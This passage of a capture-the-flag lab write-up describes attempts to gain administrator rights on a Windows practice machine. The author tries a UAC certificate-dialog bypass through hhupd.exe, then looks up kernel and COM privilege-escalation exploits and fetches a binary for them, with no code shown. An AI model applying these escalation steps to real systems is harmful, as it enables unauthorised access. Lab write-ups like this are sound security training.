



1 2 3 4
FreeRDP: 10.10.195.58
Recycle Bin
Google Chrome
user.txt
hhupd
Hostname: RetroWeb
Instance ID: i-0d2166476b2d8549c
Private IP Address: 10.10.195.58
Instance Size: t2.small
Availability Zone: eu-west-1b
Architecture: AMD64
Total Memory: 2 GB
Network Performance: Low to Moderate
10:25 PM
11/7/2024


FreeRDP: 10.10.74.224
User Account Control
Do you want to allow this app to make changes to your device?
HTML Help ActiveX Control
Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Show more details
To continue, enter an admin user name and password.
Administrator
Password
RETROWEB\Administrator
Yes
No


FreeRDP: 10.10.74.224
User Account Control
Do you want to allow this app to make changes to your device?
HTML Help ActiveX Control
Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Program location: "C:\Users\Wade\Desktop\hhupd.exe"
Show information about the publisher's certificate
Hide details
To continue, enter an admin user name and password.
Administrator
Password
RETROWEB\Administrator
Yes
No



FreeRDP: 10.10.74.224
Microsoft Corporation
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures software came from software publisher
• Protects software from alteration after publication
Issued to: Microsoft Corporation
Issued by: VeriSign Commercial Software Publishers CA
Valid from 3/18/1999 to 4/16/2000
Issuer Statement
OK




I got stuck here as I didn't get an option to choose a browser.

- So I referred to https://muirlandoracle.co.uk/2020/01/06/retro-write-up/ and restarted the machine.
- Before the exploit, I initialized both chrome and edge browsers. However, this time as well it didn't work.
- Lastly, I manually navigated to `https://www.verisign.com/repository/CPS` but that didn't work aswell.


As a last resort, I tried looking for kernel exploits.




I found a couple of exploits for the windows build running on the target.




I visited the `COM Aggregate Priv Exec` page on **exploit-db**.




I looked for that particular cve's POC.




I then found a **github** repo that contained a binary that could escalate my privileges.




So I downloaded the binary on my local system and transferred it to the target machine.

